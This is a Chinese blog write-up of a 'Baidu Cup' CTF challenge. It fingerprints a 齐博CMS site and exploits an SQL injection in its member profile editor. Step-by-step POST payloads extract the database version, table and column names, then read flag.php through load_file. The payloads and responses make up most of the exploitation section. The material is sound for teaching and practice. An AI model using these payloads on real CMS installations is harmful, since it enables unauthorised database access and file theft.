

i春秋CTF-“百度杯”CTF比赛 九月场-再见CMS

原创

[「已注销」](#) 于 2018-11-01 17:20:00 发布 770 收藏
版权声明：本文为博主原创文章，遵循 [CC 4.0 BY-SA](#) 版权协议，转载请附上原文出处链接和本声明。
本文链接：<https://blog.csdn.net/qingchenld/article/details/84576461>
版权

1 信息收集

拿到CMS搭的站，首先需要确定网站使用的是何种CMS，百度得到该CMS为齐博CMS的整站系统：<http://v7.qibosoft.com/>



"Cod" 及其后面的字词均被忽略，因为百度的查询限制在38个汉字以内。

视频模块

Copyright@<http://demo.qibosoft.com> all rights reserved 京ICP备050453号 Powered by qibosoft V1.0 Code © 2003-10 qibosoft ...
video.qibosoft.com/ - 百度快照

彩塘社区

Copyright@<http://www.caitang.org> all rights reserved 京ICP备050453号 Powered by qibosoft V1.0 Code © 2003-10 qibosoft ...
www.caitang.org/ - 百度快照

image

接下来，收集信息，该CMS出现过哪些漏洞：

[齐博整站/地方门户SQL注入漏洞](#)

2 漏洞利用

简而言之，治理在修改信息时，有一个SQL注入漏洞。

接下来，我根据大佬的描述，写payload，利用这个漏洞：

0- 注册用户，记一下uid和email

1-报错测试：

```
url:
http://4acd6fb999684befb6f3dec5f31047d93fd33c52724f45b7.game.ichunqiu.com/member/userinfo.php?job=edit&step
# email 为注册时的email
POST:
truename=xxxx%0000&Limitword[000]=&email=1111@qq.com&provinceid=
```

数据库连接出错:UPDATE blog_memberdata SET `email`='1111@qq.com`,`icon`='',`sex`='',`bday`='',`introduce`='',`oicq`='',`msn`='',`homepage`='',`address`='',`postalcode`='',`mobphone`='',`telephone`='',`idcard`='',`truename`='xxxx`,`provinceid`='', WHERE username='v0w'

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'v0w' at line 1 1064

image 2-加上注入语句

url:

http://4acd6fb999684befb6f3dec5f31047d93fd33c52724f45b7.game.ichunqiu.com/member/userinfo.php?job=edit&step

POST data:

truename=xxxx%0000&Limitword[000]=&email=123456@qq.com&provinceid= , address=(select version()) where uid =

个人基本信息 性别: 保密 生日: 0000-00-00 所在城市: QQ: 联系MSN: 个人网站: 注册日期: 2018-11-01 16:31:52 自我介绍:	个人动态信息 最后登录时间: 2018-11-01 16:42:39 最后登录IP所在地: IP库不存在,请点击下载一个! 主页被访问数: 6 主页最近被访问日期: 2018-11-01 16:37
--	--

我的私密资料		
注册IP: 10.10.0.9	最后登录IP: IP库不存在,请点击下载一个!	邮政编码:
真实姓名: xxxx`,`provinceid`=	身份证号码:	联系手机:
联系电话:	联系地址: 5.5.35-1ubuntu1	

说明: 以上私密资料只有本人与管理员才可查看,其它人无法查看!

image 3-查表:

POSTdata:

truename=xxxx%0000&Limitword[000]=&email=1111@qq.com&provinceid= , address=(select group_concat(table_name)

真实姓名: xxxx`,`provinceid`=	身份证号码:	
联系电话:	联系地址: admin,article,blog_ad_compete_place,blog_ad_compete_user,blog_ad_config,blog_ad_norm_place,blog_ad_norm_user,blog_admin_menu,blog_alonepage,blog_area,blog_blog_area,blog_blog_class,blog_!	

说明: 以上私密资料只有本人与管理员才可查看,其它人无法查看!

image 4-查列名

POSTdata:

truename=xxxx%0000&Limitword[000]=&email=1111@qq.com&provinceid= , address=(select group_concat(distinct(column_name)) from information_schema.columns where table_name = (s

我的私密资料		
注册IP: 10.10.0.9	最后登录IP: IP库不存在,请点击下载一个!	邮政编码:
真实姓名: xxxx`,`provinceid`=	身份证号码:	联系手机:
联系电话:	联系地址: id,username,password,Email	

说明: 以上私密资料只有本人与管理员才可查看,其它人无法查看!

image

但是没有直接的flag,只能考虑利用load_file

5-payload

扫描一下发现,网站更目录下,有一个flag.php

```
PS C:\SecTools\Web渗透\工具\SourceLeakHacker-master> python2 .\SourceLeakHacker.py http://4acd6fb999684befb6f3dec5f31047d93fd33c52724f45b7.game.ichunqiu.com 2015-07-23 11:05:05
[1;32;40m [ 200 ] [0m Checking : http://4acd6fb999684befb6f3dec5f31047d93fd33c52724f45b7.game.ichunqiu.com/index.php
[1;32;40m [ 200 ] [0m Checking : http://4acd6fb999684befb6f3dec5f31047d93fd33c52724f45b7.game.ichunqiu.com/flag.php
```


image

load_file函数读取这个文件: /var/www/html/flag.php

```
truename=xxxx%0000&Limitword[000]=&email=1111@qq.com&provinceid=, address=(select load_file(0x2f76617222f777772f68746d6c2f6666c61672e706870) ) where uid = 3 %23
```

```
l09         </tr>
l10         <tr>
l11             <td>联系电话: </td>
l12             <td>联系地址: <?php
l13 echo 'flag is here';
l14 'flag{7f85adb-dc27c-4039-b43f-6833073b8089}';
l15 </td>
l16             <td>&nbsp;</td>
l17         </tr>
l18         <tr>
```

image



[创作打卡挑战赛 >](#)
赢取流量/现金/CSDN周边激励大奖